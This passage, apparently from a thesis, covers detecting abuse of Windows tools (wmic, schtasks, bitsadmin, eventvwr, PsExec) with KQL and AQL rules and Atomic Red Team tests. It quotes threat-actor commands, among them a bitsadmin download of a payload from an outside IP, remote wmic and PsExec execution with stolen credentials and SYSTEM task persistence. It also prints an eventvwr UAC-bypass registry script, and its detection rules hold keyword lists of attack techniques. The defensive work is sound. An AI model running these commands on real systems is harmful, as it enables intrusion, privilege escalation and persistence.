Wmic.exe Windows Management Instrumentation (WMI) is a technology in the Microsoft Windows operating system that allows for the management of system resources and the collection of data related to those resources [28]. Wmic.exe is the executable file for the WMI service. It is responsible for providing access to the instrumentation functionalities, which allows administrators and developers to query and control various aspects of the operating system and the hardware it is running on [30]. Attackers may use it to execute arbitrary code both on local and remote machines [11]. The TTPs related to the use of this executable, that concern us, are the ones in table 3.1[11].

Tactic	Technique
Defense Evasion (TA0005)	System Binary Proxy Execution (T1218)

Table 3.1: TTPs of Wmic.exe

Tactic	Technique
Privilege Escalation (TA0004)	Scheduled Task/Job: Scheduled Task (T1053.005)
Persistence (TA0003)	Scheduled Task/Job: Scheduled Task (T1053.005)
Execution (TA0002)	Scheduled Task/Job: Scheduled Task (T1053.005)

Table 3.2: TTPs of Schtasks.exe

The WMI tool has been used by different threat actors, like APT41, that exploit the Windows executable with commands like [29]:

```
wmic /node:172[.]16[.]2[.]114 /user:test\administrator /password:[REDACTED]
    process call create "c:\users\Public\install.bat"
```

In this case, the attacker reaches a remote machine and through exfiltrated credentials creates a new process based on a possibly malicious file.

Schtasks.exe Schtasks.exe is a command-line tool in Windows that allows you to create, modify, delete, and list the scheduled tasks on a local or remote computer. Scheduled tasks are programs or scripts that are set to run automatically at a specific time or when a certain event occurs [27]. This tool is also used quite frequently by admins that schedule some specific action on the systems like the execution of cleanup scripts or commands to keep established sessions alive. Malicious actors may exploit the Windows Task Scheduler to schedule the execution of malicious code at startup or on a regular basis for the purpose of maintaining a foothold on a system [11]. The task scheduler can also be used for lateral movement by executing code remotely and running processes under a specific account such as system [15]. The TTPs related to the use of this executable, that concern us, are the ones in table 3.2 [15].

Many attackers have exploited this tool like APT3 that has used commands like [1]:

```
schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru "
   System"
```

In this case, the perpetrators create a task called "mysc" that runs every time a user logs onto the system. The scheduled job objective is to run the "test.exe" file under the system agent. The last option allows the executable to have top permission over the machine it is being run on.

Tactic	Technique
Command and Control (TA0011)	Ingress Tool Transfer (T1105)
Evasion (TA0005)	BITS Jobs (T1197)

Table 3.3: TTPs of BitsAdmin.exe

BitsAdmin.exe Bitsadmin.exe is a command-line tool that is included with Windows operating systems and can be used to manage the Background Intelligent Transfer Service (BITS) [3]. BITS is a service that enables the transfer of files between computers using idle network bandwidth. It is often used to download files from the Internet or to upload files to a remote server. Bitsadmin.exe can be used to create, delete, and monitor BITS transfer jobs, as well as to set and query their properties of transfer. Attackers may use Bitsadmin.exe to create a BITS transfer job that downloads the malicious file. Then, the latter is executed to install malware on the victim's machine [12]. In addition, the Windows executable can be used to upload sensitive data from the victim's computer to a remote server. The TTPs related to the use of this executable, that concern us, are the ones in table 3.3 [12].

This tool has been used by the Hangover threat group that has used commands like [4]:

```
bitsadmin /transfer Microsoft_Update /download /priority high
http://185.203.119[.]184/winmgt/winmgt.exe
```

In this case, the attackers download a malicious version of winmgt.exe to a specific folder of the target machine. This is achieved by creating a job with a very high priority.

Eventvwr.exe Event Viewer is a component of Microsoft's Windows NT operating system that lets administrators and users view the event logs on a local or remote machine [8]. This executable is commonly used by admins to view and download event logs from Windows machines. Attackers, instead, exploit a vulnerability of the process implemented by Eventvwr.exe whenever it is invoked. As a matter of fact, it needs to execute the Microsoft Management Console (mmc.exe) and to find the location of such executable, it queries the registry keys "HKCU/Software/Classes/mscfile/shell/open/command/" and "HKCR/mscfile/shell/open/command/", in that order. An attacker can insert the path to a different application in the first key and since Eventvwr.exe has an auto-elevate parameter anything will be executed with admin permissions without prompts to the user [7]. The TTPs related to the use of this executable, that concern us, are the ones in table 3.4 [13].

Tactic	Technique
Command and Control (TA0011)	Abuse Elevation Control Mechanism: Bypass UAC (T1548.002)
Privilege Escalation (TA0004)	Abuse Elevation Control Mechanism: Bypass UAC (T1548.002)

Table 3.4: TTPs of Eventvwr.exe

Tactic	Technique
Persistence (TA0003)	Create Account (T1136.002))
Lateral Movement (TA0008)	Remote Services: SMB/Windows Admin Shares (T1021.002)
Privilege Escalation (TA0004))	Create or Modify System Process: Windows Service (T1453.003)
Persistence (TA0003)	Create or Modify System Process: Windows Service (T1453.003)

Table 3.5: TTPs of PsExec.exe

This tool has been used by BitPaymer [6], and the exploit is implemented as follows [7]:

```
New-Item HKCU\Software\Classes\mscfile\shell\open\command\ -Force
Set-ItemProperty "HKCU:\software\classes\mscfile\shell\open\command" -Name
   "(default)" -Value "#{executable_binary}" -Force
Start-Process "C:\Windows\System32\eventvwr.msc"
```

In this case, the attacker forces the creation o a new value inside the registry key that is queried and as a last step, the Eventvwr.exe executable is invoked in order to start the malicious activity.

PsExec.exe PsExec.exe is a command-line tool that allows you to execute processes on remote systems. It is part of the Sysinternals suite of tools, which is a collection of utilities for Windows systems administrators created by Mark Russinovich and Bryce Cogswell [20]. PsExec.exe can be used to launch interactive command prompts on remote systems, as well as to run scripts and executables. Moreover, It can be used to remotely install and run software, and can also be used to remotely troubleshoot and diagnose issues on remote devices [20]. One of the most important features is that it's not required for the remote machine to have the tool installed in order to work. In addition, it's possible to execute PsExec.exe under a different name [20]. Attackers exploit this tool since it allows them to execute arbitrary code and commands both locally and on remote machines in the network. The TTPs related to the use of this executable, that concern us, are the ones in table 3.5 [14].

One of the threat actors that has been seen exploiting this executable is Kegtap which has used commands like [21]:

```
start PsExec.exe /accepteula @C:\share$\comps1.txt -u [REDACTED] -p [
   REDACTED] cmd /c COPY "\\[REDACTED]\share$\vVv.exe" "C:\windows\temp\vVv
```

```
    .exe"
```

This command sequence allows attackers to access a remote machine with stolen credentials and copy files from the threat actor's computer to the victim's one.



Attack Hypothesis Assumption
Observe most recent trends and update the treath model
Detection analytics development
Create detection rules able to identify the TTPs
TTPs' data collection
Analyze tactics, techniques techniques and procedures of the attackres
Malicious activity hunting
Investigate suspicious events for possible intrusions

Figure 3.2: Graphical representation of the main process

3.3. Main process diagram

To show more clearly how all the components and technologies work together, in this paragraph the diagram of the main process is presented in Figure 3.2. The first step is to gather data on what are the possible threats present in the landscape. Then, the main features of the attacks discovered in the wild are collected and analyzed. Later, the proper detection analytics are developed in order to identify the TTPs observed. As the last step, an investigation is done on the network in case any alert is risen from the detection rules deployed

4 | Implementation

This chapter shows the collection of rules that we have developed for the detection of malicious activity that may be generated through the use of the tools described previously. For each of the analytics first a high view of the rule is shown and then the KQL and AQL versions are presented. For privacy and security reasons some of the names present in the rules have been redacted or removed in such a way as not to leave the analytics incomprehensible or incomplete. Moreover, for all the detection rules described we have applied the same mitigation response. That is, any time one of the queries is matched the EDR quarantines the execution and begins a full anti virus scan. As a last step, both EDR and SIEM will create an alert with all the forensic evidence needed for a proper investigation.

4.1. Wmic.exe

The detection analytics we developed for Wmic.exe focus on the execution of arbitrary code on a machine. That is, the rules check for command lines that contain both the Windows executable and the options needed to run a specific process. The abstract analytic is:

```
process_name == "wmic"
AND
command_line has_any (["process","call","create"])
```

As described previously the detection is brought forward on the command lines logged by the machines. Since no benign activity has ever been registered for this tool in the organization, no whitelisting or baselining is needed. The Kusto query tranlsation is:

```
union DeviceEvents, DeviceProcessEvents
| where FileName contains "wmic"
| where ProcessCommandLine contains "node" and ProcessCommandLine contains
    (dynamic(["process","call","create"]))
```

The Defender detection rule checks the "DeviceEvents" and "DeviceProcessEvents" tables since the entries relate to the processes run on all the machines connected to the service.

Then the "ProcessCommandLine" and "FileName" fields are consulted since they store the information on executed processes. In case such fields contain both references to Wmic.exe and the options needed for the exploit, the alert is risen. The Ariel query language counterpart is:

```
SELECT "Command", "Process␣Path", "username" FROM events
WHERE "Event␣ID" ILIKE '4688' AND Command ILIKE '%wmic%'
AND ("Command" ILIKE '%process%'
OR Command ILIKE '%call%'
OR Command ILIKE '%create%')
LAST 24 HOURS
```

Since the SIEM receives Windows logs, the query analyzes Event ID 4688. Such event is logged whenever a new process is created [40]. The field of interest is "Command" since it explains what is the command line that has spawned the process itself. Like the Defender rule, the SIEM analytic looks for the needed string that hints at the suspicious execution of a file through Wmic.exe.

4.2. Schtasks.exe

For Schtasks.exe we have decided to concentrate on the creation of a new scheduled task by the attacker. As a starting point, all the suspicious extensions and the suspicious directory paths from which a malicious file could be invoked have been collected. Later, we brought forward a behavioral analysis of the common use of the tool inside the organization. This showed that both system admins and their tools frequently create new scheduled tasks for benign activities. Moreover, the command lines we collected have different combinations of the options made available by the tool. For this reason, we had to work mainly on the production of a thorough whitelist. That is, all the benign software and trustworthy users have been listed in order to produce a filter based on the behavior that must be ignored by the EDR and SIEM. The abstract analytic is:

```
process_name == "Schtasks.exe"
AND
command_line has '/create'
AND
command_line has_any (suspiciousPath, suspiciousExtension)
AND
command_line has_not WhitelistedEvents
```

A first filter is applied by looking at the process name that generates the event and the option "create" present in the command line executed by the potential attacker. The following lines are the application of the whitelisting described previously. The actual application of the abstract analytic in KQL is:

```
let sus_exec_and_characters = dynamic([
’.bat’, ’.vbs’, ’.exe’, ’.cmd’, ’.ps1’,
’.py’, ’.js’, ’.vbs’, ’.dll’, ’cmd’,
’powershell’, ’http’, ’&’
]);
let sus_paths = dynamic([
"%APPDATA%", ’\\AppData\\Roaming’, "%PUBLIC%", "C:\\Users\\Public",
"%ProgramData%", "C:\\ProgramData", "%TEMP%", "\\AppData\\Local\\Temp",
"\\Windows\\PLA\\System", "\\Windows\\PLA\\System", "\\tasks",
"\\Registration\\CRMLog", "\\FxsTmp", "\\spool\\drivers\\color",
"\\tracing", "C:\\Intel\\", "C:\\Windows\\Debug\\", "C:\\HP\\
"]);
let white_listed_files = dynamic([
@"C:\Program␣Files\Common␣Files\Microsoft␣Shared\ClickToRun\
   ServiceWatcherSchedule.xml",
 @"C:\Program␣Files\Common␣Files\Microsoft␣Shared\ClickToRun\
    FrequentOfficeUpdateSchedule.xml",
 @"C:\Program␣Files␣(x86)\Common␣Files\Microsoft␣Shared\OFFICE16\
    HeartbeatConfig.xml",
 @"C:\Program␣Files␣(x86)\Common␣Files\Microsoft␣Shared\OFFICE15\
    HeartbeatConfig.xml",
 @"C:\Program␣Files\Common␣Files\Microsoft␣Shared\OFFICE16\HeartbeatConfig.
    xml",
 @"C:\Program␣Files\Common␣Files\Microsoft␣Shared\ClickToRun\
    c2rheartBeatConfig.xml",
 @"C:\Program␣Files\Microsoft␣Office\Office15\1033\
    officeinventoryagentfallback.xml",
 @"C:\Program␣Files\Microsoft␣Office\Office15\1033\
    officeinventoryagentlogon.xml",
 @"C:\Program␣Files\Npcap\CheckStatus.bat",
 @"C:\Program␣Files\Npcap\CheckStatus.bat",
]);
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "schtasks"
| where ProcessCommandLine contains ’/create’
| where ProcessCommandLine has_any (sus_exec_and_characters) or
   ProcessCommandLine has_any (sus_paths)
| where not(ProcessCommandLine has_any (white_listed_exec))
| where not(ProcessCommandLine contains ".xml" and ProcessCommandLine
   contains @’\Microsoft\Windows\Conexant\FLOW’ and ProcessCommandLine !
   contains @’/ru’)
```

In the first lines of the query, the lists of the suspicious extensions directory paths and characters are present. Then, we have the listing of the trusted executables that are been invoked frequently through scheduled tasks in the company infrastructure. As done previously the tables related to the command lines execution are queried. The last step of the rule, following the structure of the abstract analytic, is whitelisting. However, we have both a filter based on the executables’ origin and on the behavior found in the network. That is, multiple fields and options are taken into consideration in order to exclude benign use of the Schtasks.exe tool. The implementation of the same rule in AQL is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = ’4698’ AND (
("Command" ILIKE ’\%.bat\%’
OR "Command" ILIKE ’\%.vbs\%’
OR "Command" ILIKE ’\%.exe\%’
OR "Command" ILIKE ’\%.cmd\%’
OR "Command" ILIKE ’\%.ps1\%’
OR "Command" ILIKE ’\%.py\%’
OR "Command" ILIKE ’\%.js\%’
OR "Command" ILIKE ’\%.vbs\%’
OR "Command" ILIKE ’\%.dll\%’
OR "Command" ILIKE ’\%-encoded\%’
OR "Command" ILIKE ’\%cmd\%’
OR "Command" ILIKE ’\%powershell\%’
OR "Command" ILIKE ’\%http\%’
) AND (
"Command" ILIKE"\%APPDATA\%’,
OR␣"Command"␣ILIKE␣’\\AppData\\Roaming’,
OR␣"Command"␣ILIKE␣’\%PUBLIC\%’,
OR␣"Command"␣ILIKE␣’\%C:\\Users\\Public\%’,
OR␣"Command"␣ILIKE␣’\%ProgramData\%’,
OR␣"Command"␣ILIKE␣’\%C:\\ProgramData\%’,
OR␣"Command"␣ILIKE␣’\%\%TEMP\%\%’,
OR␣"Command"␣ILIKE␣’\%\\AppData\\Local\\Temp\%’,
OR␣"Command"␣ILIKE␣’\%\\Windows\\PLA\\System\%’,
OR␣"Command"␣ILIKE␣’\%\\Windows\\PLA\\System\%’,
OR␣"Command"␣ILIKE␣’\%\\tasks\%’,
OR␣"Command"␣ILIKE␣’\%\\Registration\\CRMLog\%’,
OR␣"Command"␣ILIKE␣’\%\\FxsTmp\%’,
OR␣"Command"␣ILIKE␣’\%\\spool\\drivers\\color\%’,
OR␣"Command"␣ILIKE␣’\%\\tracing\%’,
OR␣"Command"␣ILIKE␣’\%C:\\Intel\\\%’,
OR␣"Command"␣ILIKE␣’\%C:\\Windows\\Debug\\\%’,
OR␣"Command"␣ILIKE␣’\%C:\\HP\\\%"
)AND NOT(
"Command" ILIKE 'C:\\Program␣Files\\Common␣Files\\Microsoft␣Shared\\
    ClickToRun\\ServiceWatcherSchedule.xml'
OR "Command" ILIKE 'C:\\Program␣Files\\Common␣Files\\Microsoft␣Shared\\
    ClickToRun\\FrequentOfficeUpdateSchedule.xml'
OR "Command" ILIKE 'C:\\Program␣Files␣(x86)\\Common␣Files\\Microsoft␣Shared
    \\OFFICE16\\HeartbeatConfig.xml'
OR "Command" ILIKE 'C:\\Program␣Files␣(x86)\\Common␣Files\\Microsoft␣Shared
    \\OFFICE15\\HeartbeatConfig.xml'
OR "Command" ILIKE "C:\\Program␣Files\\Common␣Files\\Microsoft␣Shared\\
    OFFICE16\\HeartbeatConfig.xml'
OR␣"Command"␣ILIKE␣'C:\\Program␣Files\\Common␣Files\\Microsoft␣Shared\\
    ClickToRun\\c2rheartBeatConfig.xml'
OR␣"Command"␣ILIKE␣'C:\\Program␣Files\\Microsoft␣Office\\Office15\\1033\\
    officeinventoryagentfallback.xml'
OR␣"Command"␣ILIKE␣'C:\\Program␣Files\\Microsoft␣Office\\Office15\\1033\\
    officeinventoryagentlogon.xml'
OR␣"Command"␣ILIKE␣'C:\\Program␣Files\\Npcap\\CheckStatus.bat"
OR "Command" ILIKE 'C:\\Program␣Files\\Npcap\\CheckStatus.bat"
)␣AND␣NOT(
"Command"␣ILIKE␣'\\Microsoft\\Windows\\Conexant\\FLOW'
AND␣"Command"␣ILIKE␣'.xml'
AND␣"UserId"␣=␣"NT␣AUTHORITY\\SYSTEM"
)
LAST␣24␣HOURS
```

In this case, we analyze Event ID 4698 since it relates to the creation of a scheduled task [40]. The fileds useful for the detection are "Command" and "UserID". The first one explains what is executed by the scheduled task, the latter, instead, relates to the user name and privileges that run the task.

4.3. BitsAdmin.exe

For BitsAdmin the rules we have developed concentrate just on the command line options made available by the tool. We approached the detection in this way because there are specific option combinations that are used by attackers but do not appear in the company's systems. For this reason, no further whitelisting was applied. We have been defined two rules, one for each technique found in the first steps of the TTP based hunting. The abstract analytic for the detection of Ingress Tool Transfer through BitsAdmin is:

```
process_name == "BITSAdmin"
AND
command_line has_any (["/addfile","/SetNotifyCmdLine","/Resume", "/complete
    ", "transfer", "download"])
```

The BitsAdmin.exe options that are checked are related to the download of external files and tools that, as described previously, could relate to malicious activity. The relative KQL rule is:

```
union DeviceEvents, DeviceProcessEvents
| where FileName contains "bitsadmin" or InitiatingProcessFileName contains
    "bitsadmin"
| where ProcessCommandLine has_any (dynamic(["/addfile","/SetNotifyCmdLine"
   ,"/Resume", "/complete", "transfer", "download"]))
```

As done previously we check on the tables that report the command line executions. The relative AQL rule for Ingress Tool Transfer is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = '4688' AND "Command" = '%bitsadmin%'
AND ("Command" = '%/addfile%' OR "Command" = '%/Resume%'
OR "Command" = '%/complete%' OR "Command" = '%/transfer%'
OR "Command" = '%/download%')
LAST 24 HOURS
```

Also in this case, the main source of information is the Event ID 4688. Indeed, the field is checked for suspicious use of the Windows tool in order to generate an alert.

On the other hand, the abstract analytic for Persistence System Binary Proxy Execution is:

```
process_name == "BITSAdmin"
AND
command_line has_any (["/SetNotifyCmdLine"])
```

In this case, the focus is on the option "/SetNotifyCmdLine" since it allows us to specify a command-line command or script that will be run when a BITS job completes or encounters an error. That is, an attacker may gain persistence by executing the tools that have been just downloaded through BitsAdmin.exe. The relative KQL rule is:

```
union DeviceEvents, DeviceProcessEvents
| where FileName contains "bitsadmin" or InitiatingProcessFileName contains
    "BitsAdmin"
| where ProcessCommandLine contains "/SetNotifyCmdLine"
```

Whereas the relative AQL rule is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = '4688'
AND ("Command" = '%bitsadmin%' AND "Command" = '%/SetNotifyCmdLine%')
LAST 24 HOURS.
```

4.4. Eventvwr.exe

For the detection analytics for Eventvwr.exe we only check a registry key. That is, the value of the registry key queried during the first phase of the Eventvwr.exe invocation must not contain any specific path to any executable. So the abstract rule can be written as:

```
If [HKCU\Software\Classes\mscfile\shell\open\command\] != null
```

This condition is translated in KQL as:

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "New-Item"
| where ProcessCommandLine contains "HKCU\Software\Classes\mscfile\shell\
    open\command\"

DeviceRegistryEvents
| where RegistryKey contains "\\mscfile\\shell\\open\\command\\"
| where ActionType == ’RegistryValueSet’
```

The detection analytics are composed of two rules. The first one checks for any command line that attempts to change the value of the registry key. The second one, instead, looks into the table "DeviceRegistryEvents" which collects all the events that relate to registries in general. That is, it collects any modification, creation, and deletion of registry keys and values inside the machines of the organization. For this reason, the rule allows us to check for any event related to the specific registry key since there is no condition for which the value inside the described path should be modified.

The relative AQL translation is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = ’4657’
AND "Command" ILIKE ’%HKCU\Software\Classes\mscfile\shell\open\command\%’
LAST 24 HOURS
```

In this case, the Event ID useful for the detection is the 4657 that relates to the attempt to access an object [40]. That is, the rule looks for any event that contains the registry path that is targeted by the attackers.

4.5. PsExec.exe

PsExec.exe has many different ways in which it can be exploited. Also in this case the main features we took into consideration for the detection are the command line options. However, we discovered that PsExec.exe is frequently used by the company's system administrators. For this reason, some whitelisting has been applied in order to not disrupt their daily work.

Since the tool gives the option for the execution of PsExec.exe under a different name a tailored detection rule has been developed The high view analytic is:

```
process_name != "PsExec"
AND
OriginalFileName == "psecesvc.exe"
```

The main objective of this rule is to check if any field of a process execution relates to PsExec. That is, if the name of the program that is being run does not contain "PsExec" but other fields do, then this suggests that an attacker may have exploited the rename option of the tool to escape detection. For the EDR detection analytics, two different rules have been developed. One for the machine that may have created the connection to the target one and another for the machine reached by the intruder. The KQL rule for the originating machine is

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains "-r"
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.
    InitiatingProcessCommandLine
```

With this rule we detect any command line that uses both "Psexec" and the renaming option "-r". The same rule can be converted in AQL as:

```
SELECT "Command","username" from events
WHERE "Event␣ID" ILIKE '4688'
AND "Command" ILIKE '%psexec%'
AND "Command" ILIKE '%␣-r␣%'
LAST 24 HOURS
```

As done previously, we look for the event that has any trace of the exploit inside the "Command" field. On the receiving end, instead, we can discover the exploit through the following KQL query:

```
union DeviceEvents, DeviceProcessEvents
| where FileName !contains "psexec" and FileName !contains "PSEXESVC.exe"
| where ProcessVersionInfoOriginalFileName contains "psexesvc.exe" or
    ProcessVersionInfoOriginalFileName contains "paexec"
```

The check is done on the name of the executable and on the original file name. The alert rises any time the original file name has references to Psexec.exe and the name of the program does not. The AQL respective is:

```
Renamed psexec execution(target)
SELECT "TargetName","username" from events
WHERE "Event␣ID" =    5145
AND TargetName IMATCHES '(.*stderr.)|(.*stdin.*)|(.*\stdout.*)'
AND NOT(TargetName IMATCHES '(?i)(.*PSEXECSVC.*)')
LAST 24 HOURS
```

In this case, the event we analyze is the 5145 that is generated whenever a file is opened, modified, or executed on a machine [40]. Even though, the executable appearing on the machine has a name different from "Psexec" the field "TargetName" of the event 5145 hints at the creation of a remote connection thanks to the presence of one of three strings: stderr, stdin or stdout [22]. Through the rules just described we can reconstruct both the source and the destination of the attack.

The abstract rule for the Create New Account technique is:

```
process_name == "PsExec"
AND
Command_line contains "net" and Command_line contains "/add"
```

With this detection rule we are able to identify all command lines associated with the remote execution of the Net tool via PsExec.exe. In particular, we look for the creation of new accounts on a machine through such tool. [18]. The KQL translation for the rule is:

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where (ProcessCommandLine contains @"\\" or ProcessCommandLine contains @
    "@") and ProcessCommandLine contains "␣net␣" and ProcessCommandLine
    contains @"/add"
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.
    InitiatingProcessCommandLine
```

We look for the command line option that allows the exploit to take place. It works both for local and remote execution. In the latter case, the union with the "DeviceNetworkEvents" table shows also the information of the machine that has been reached by the tool. The AQL rule is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = '4688' AND "Command" Ilike '%psexec%'
AND "Command" ilike '%␣net␣%'
LAST 24 HOURS
```

With such query, as we did previously, we can find command line execution that led to the creation of a new user. Moreover, with this query we can find the machine from which the exploit has started.

The abstract rule for Persistence and Privilege Escalation is:

```
process_name == "PsExec"
AND
Command_line has_any (["-s","-h"])
AND
Command_line not(has_any (Whitelisting))
```

The detection analytic focuses on users that try to establish a remote connection through PsExec.exe giving themselves either system or admin rights. In order to be more precise with the detection rules, we have developed both local and remote execution analytics. The KQL query for the latter case is:

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains @"␣-s␣" or ProcessCommandLine contains
   @"␣-h␣" and (ProcessCommandLine contains @"\\" or ProcessCommandLine
   contains @"@")
| where ProcessCommandLine !contains @"Whitelisted_Executable" and
   ProcessCommandLine !contains @"/Whitelisted_Machine"
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.
   InitiatingProcessCommandLine
```

As done previously, we look for commands that have the options needed to retrive elevated permissions. Nevertheless, this feature is used with benign intention by the system admins and for this reason, some whitelisting has been applied. The AQL translation is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = ’4688’ AND "Command" ILIKE ’%psexec%’
AND ("Command" ILIKE ’%␣-s␣%’ OR "Command" ILIKE ’%-h%’)
AND ("Command" imatches ’.*\\\\.*’OR "Command" imatches ’.*@.*’)
AND NOT("Command" = ’%Whitelisted_Executable%’
AND "Command" = ’%/Whitelisted_Machine%’)
LAST 24 HOURS
```

For the local execution of the PsExec.exe tool, we can apply the same structure but different whitelisting filters have been developed. The KQL query is:

```
let white_users = dynamic([name1, name2]);
let white_app= dynamic([executable1, executable2]);
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains @"␣-s␣" or ProcessCommandLine contains
   @"␣-h␣"  and not(ProcessCommandLine contains @"\\" or ProcessCommandLine
    contains @"@")
| where not(AccountName has_any (white_users) or
   InitiatingProcessCommandLine has_any (white_app))
```

We have applied the whitelisting through two different lists "white_users" and "white_app". The first collects the username of the admins that need to use the tool on local machines whereas the second contains the name of the benign executables that may use PsExec.exe to gather information on the devices. The AQL translation is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = '4688' AND "Command" ILIKE '%psexec%'
AND ("Command" ILIKE '%␣-s␣%' OR "Command" ILIKE '%-h%')
AND NOT("Command" imatches '.*\\\\.*'OR "Command" imatches '.*@.*')
AND NOT("Account␣Name" ILIKE "name1"
OR "Command" ILIKE "executable1)
LAST␣24␣HOURS
```

The last exploit, of interest forus, is the exploit of exfiltrated credentials to access admin shares. The abstract analytic is:

```
process_name == "PsExec"
AND
Command_line contains "-u" and Command_line contains "-p"
AND
Command_line not(has_any (Whitelisting))
```

In some cases, in order to access specific folders on a machine some credentials are required. Once an attacker gains useful username and password he can then exploit the tool to reach also admin shares. These are hidden shares that are created automatically during the installation of the operating system. They allow administrators to remotely access the files and directories on a machine [31]. Also in this case, we have found some benign use of this feature inside the organization and so specific filters have been put in place to eliminate false positives. The Defender detection rule becomes:

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains @"␣-p␣" and ProcessCommandLine contains
    @"␣-u␣"
| where  ProcessCommandLine !contains @"␣uername1␣" and ProcessCommandLine
   !contains @"\\machine1" and InitiatingProcessFileName !contains "
   executable1"
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.
   InitiatingProcessCommandLine
```

The rule follows the structure of the abstract analytic and, as mentioned, applies some whitelisting. The latter revolves around the benign use of credentials from system admins. The AQL translation is:

```
SELECT "Command","username" from events
WHERE "Event␣ID" = '4688' AND "Command" ILIKE '%psexec%'
AND "Command" ILIKE '%␣-p␣%' AND "Command" ILIKE '%-u%'
AND NOT("Command" ILIKE '%\\machine1%'
AND "Command" ILIKE '%␣ferreronet\auditmobi1␣%'
AND "Parent␣Process␣Name" = '%␣Tomcat10.exe␣%')
LAST 24 HOURS
```

The main structure is similar to the ones presented previously. The analysis is done on the command and the results are then enriched with the entries related to the access to the "ADMIN$" share.

5 | Experimental validation

Threat detection is a crucial component of any organization's cybersecurity strategy. By identifying and mitigating potential security threats, organizations can protect their sensitive data and systems from being compromised.For this reason, it is fundamental for us to test the new detection analytics that are going into production. Indeed, proper testing is also needed to evaluate the performance of such hunting rules. Some metrics that can be taken into consideration are the number of false positives generated or the granularity of information that is collected.

The work we have discussed so far has been put in the production environment of the Fast Consuming Goods Company. In the following paragraphs, the data employed for the testing of the detection analytics are described. Moreover, an analysis of the results produced is presented.

5.1. Data used for the testing environment

In order to test properly the detection analytics, both for EDR and SIEM, we have replicated each scenario described in the previous chapter inside of the detonation machines. That is, thanks to the application of Atomic Red Team and tailored scripts all the phases inside the kill-chain have been replicated. In this way we analyze both the security stance and detection capabilities of the company's infrastructure. We conducted said analysis before and after the release of the queries in the production environment. As described previously, apart from the Atomic Read Team tool, we have developed custom scripts for the testing phase. In general, this was caused by a multitude of reasons:

- **EDR and SIEM up to date**: some of the tactics, techniques, and procedures have been available to the public for some time. For this reason, both Microsoft and IBM have already developed proprietary rules which aim to detect these threats. However, they can be too general and so they can be circumvented with some minor changes.
- **Noise of the Atomic tests**: due to the old age and due to the structure of the script used, some of the tests produce a lot of noise especially if combined like Red Canary suggests [36]. For this reason, the security instrumentation was capable of detecting and blocking the test being run.
- **Absence of Atomic testing**: in some cases, the Red Canary team has not developed the proper testing for the TTPs.

5.1.1. Tests

In this section, we present the tests executed for each of the phases of the kill-chain, apart from the Initial Access. Some of the strings present inside the scripts have been redacted for privacy and security reasons.

Execution

Wmic.exe can be used to create a process on a local machine in order to execute specific applications or scripts. In this case, the test we applied is the Atomic test number 5, of the T1047 technique folder, whose script is:

```
wmic process call create #{process_to_execute}
```

The script calls an arbitrary executable that can be set by us. The script run undetected and so no alerts were generated from the EDR or SIEM.

Persistence

Schtasks.exe can be used to schedule malicious tasks on a machine in order to maintain persistence on the device even after reboot. For this phase, the tests we used are the numbers 1,2, and 4 of the T1053.005 technique folder. The code of the first Atomic test is:

```
schtasks /create /tn "T1053_005_OnLogon" /sc onlogon /tr "cmd.exe␣/c␣calc.
    exe"
schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.
    exe␣/c␣calc.exe"
```

The script creates two tasks, the first is run whenever we log intto the machine whereas the second is invoked on the start-up of the device. The code of the second Atomic test is:

```
SCHTASKS /Create /SC ONCE /TN spawn /TR #{task_command} /ST #{time}
```

The test above schedules a task that is executed at a specific time, thanks to the "/ST" option. The code of the third Atomic test is:

```
$Action = New-ScheduledTaskAction -Execute "calc.exe"
$Trigger = New-ScheduledTaskTrigger -AtLogon
$User = New-ScheduledTaskPrincipal -GroupId "BUILTIN\Administrators"
    -RunLevel Highest
$Set = New-ScheduledTaskSettingsSet
$object = New-ScheduledTask -Action $Action -Principal $User -Trigger
    $Trigger -Settings $Set
Register-ScheduledTask AtomicTask -InputObject $object
```

The last script schedules a task through Powershell cmdlets. The latter are specialized commands that enable us to manage the components of the Windows operating system, such as the registry, services, and event logs, from the command line [34]. A problem arose whenever we executed the tests one after the other. That is, the EDR was capable of detecting the creation of suspicious tasks on the machine. For this reason, a custom script has been developed in order to execute the different tests in a specific order and with a time delay. In the end, neither Defender nor QRadar were able to detect the malicious script.

Ingress Tool Transfer

BitsAdmin.exe can be used to download external files in order to execute other malicious activities. To conduct the proper testing we applied the Atomic script number 9, of the T1105 technique folder. The script for said test is:

```
C:\Windows\System32\BitsAdmin.exe /transfer #{bits_job_name} /Priority HIGH
    #{remote_file} #{local_path}
```

